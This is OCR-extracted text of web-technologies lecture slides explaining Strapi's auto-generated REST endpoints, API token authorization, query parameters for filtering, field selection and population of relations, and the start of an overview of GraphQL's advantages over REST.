



STRAPI: MANAGING CONTENT



STRAPI: MANAGING CONTENT



STRAPI: USING THE REST API


- For each resource, Strapi automatically generates REST endpoints

Method	URL	Description
GET	`/api/:pluralApiId`	Get list of entries
POST	`/api/:pluralApiId`	Create entry
GET	`/api/:pluralApiId/:resourceId`	Get a specific entry
PUT	`/api/:pluralApiId/:resourceId`	Update a specific entry
DELETE	`/api/:pluralApiId/:resourceId`	Delete a specific entry


- E.g.: `GET /api/courses` or `DELETE /api/professors/2`

STRAPI: AUTHORIZING USERS

- The Strapi UI allows us to create authorization tokens
  - Settings > API Tokens > Create
- With each token, can specify a name, a duration, and read/write permissions for each resource
- Users will need to pass the token in the Authorization header when using the API (unless we specify that an endpoint can be accessed without authorization)



STRAPI: AUTHORIZING USERS



STRAPI: USING THE REST API

```
GET http://localhost:1337/api/professors
Authorization: Bearer 97060c911...e12
```


```
{
  "data": [
    {
      "id": 1,
      "attributes": {
        "firstName": "Luigi Libero Lucio",
        "lastName": "Starace",
        "email": "luigiliberolucio.starace@unina.it",
        "createdAt": "2023-12-29T07:19:19.746Z",
        "updatedAt": "2023-12-29T07:25:16.666Z",
        "publishedAt": "2023-12-29T07:20:35.307Z"
      }
    }, ...
```

STRAPI: USING THE REST API

```
GET http://localhost:1337/api/professors/2
Authorization: Bearer 97060c911...e12
```


```
{
  "data": {
    "id": 2,
    "attributes": {
      "firstName": "Harold",
      "lastName": "Abelson",
      "email": null,
      "createdAt": "2023-12-29T07:24:16.695Z",
      "updatedAt": "2023-12-29T07:24:17.915Z",
      "publishedAt": "2023-12-29T07:24:17.913Z"
    }
  },
  "meta": {}
}
```

STRAPI: USING THE REST API

```
POST http://localhost:1337/api/professors
Authorization: Bearer 97060c911...e12
Content-Type: application/json

{
  "data": {
    "firstName": "Anders",
    "lastName": "Hejlsberg",
    "courses": [3, 4]
  }
}
```

```
{
  "data": {
    "id": 7,
    "attributes": {
      "firstName": "Anders",
      "lastName": "Hejlsberg",
      "email": null,
      "createdAt": "2023-12-29T08:16:53.132Z",
      "updatedAt": "2023-12-29T08:16:53.132Z",
      "publishedAt": "2023-12-29T08:16:53.126Z"
    }
  },
  "meta": {}
}
```

STRAPI: REST API PARAMETERS

- Strapi endpoints support a number of Query String parameters to **filter**, **sort**, **paginate** results, and to **select fields** and **populate relations**

Parameter	Description
`populate`	Controls which linked resources should be included in the results
`fields`	Selects which fields to include in the result, and in which order
`filters`	Can be used to define custom queries and filter data
`sort`	Controls how the results are sorted
`pagination`	Can be used to control result pagination

STRAPI: POPULATING LINKED RESOURCES

```
GET http://localhost:1337/api/professors?populate=courses
Authorization: Bearer 97060c911...e12
```


```
{"data": [{
     "id": 1,
     "attributes": {
       "firstName": "Luigi Libero Lucio",
       "lastName": "Starace",
       "courses": {
         "data": [{
             "id": 1,
             "attributes": {
               "title": "Web Technologies",
               "credits": 6
             }
          }
```

STRAPI: CUSTOMIZING RETRIEVED FIELDS

```
GET http://localhost:1337/api/professors?fields[0]=lastName&fields[1]=firstName
Authorization: Bearer 97060c911...e12
```

```
{"data": [{
      "id": 1,
      "attributes": {
        "lastName": "Starace",
        "firstName": "Luigi Libero Lucio"
      }
    }, {
      "id": 2,
      "attributes": {
        "lastName": "Abelson",
        "firstName": "Harold"
      }
    }, ...
```

STRAPI: FILTERS

The filters parameter has the following syntax

`GET /api/:pluralApiId?filters[field][operator]=value`


```
//get courses where credits = 6
GET /api/courses?filters[credits][$eq]=6
Authorization: Bearer 97060c911...e12
```

```
//get courses where credits >= 6 and title contains the string "Web"
GET /api/courses?filters[credits][$gte]=6&filters[title][$contains]=Web
Authorization: Bearer 97060c911...e12
```

```
//get professors whose firstName contains (case-insensitive) the string "Luigi"
GET /api/professors?filters[firstName][$containsi]=Luigi
Authorization: Bearer 97060c911...e12
```

Look at the docs for an exhaustive list of operators and more examples

(AN OVERVIEW OF) GRAPHQL



SOME ISSUES WITH REST

REST is a practical, widely used way to expose data from a server.

In some scenarios, however, the REST approach can be inefficient:


- **Over-fetching**
  - Sometimes we do not need all the fields of a resource
- **Under-fetching**
  - Sometimes we need linked resources, and it might be necessary to perform additional requests to fetch them
- **API changes and evolution**
  - APIs evolve over time. Thus, they need to be versioned, maintain a degree of retro-compatibility, deprecate some functionality over time, …

REST: OVER– AND UNDER–FETCHING

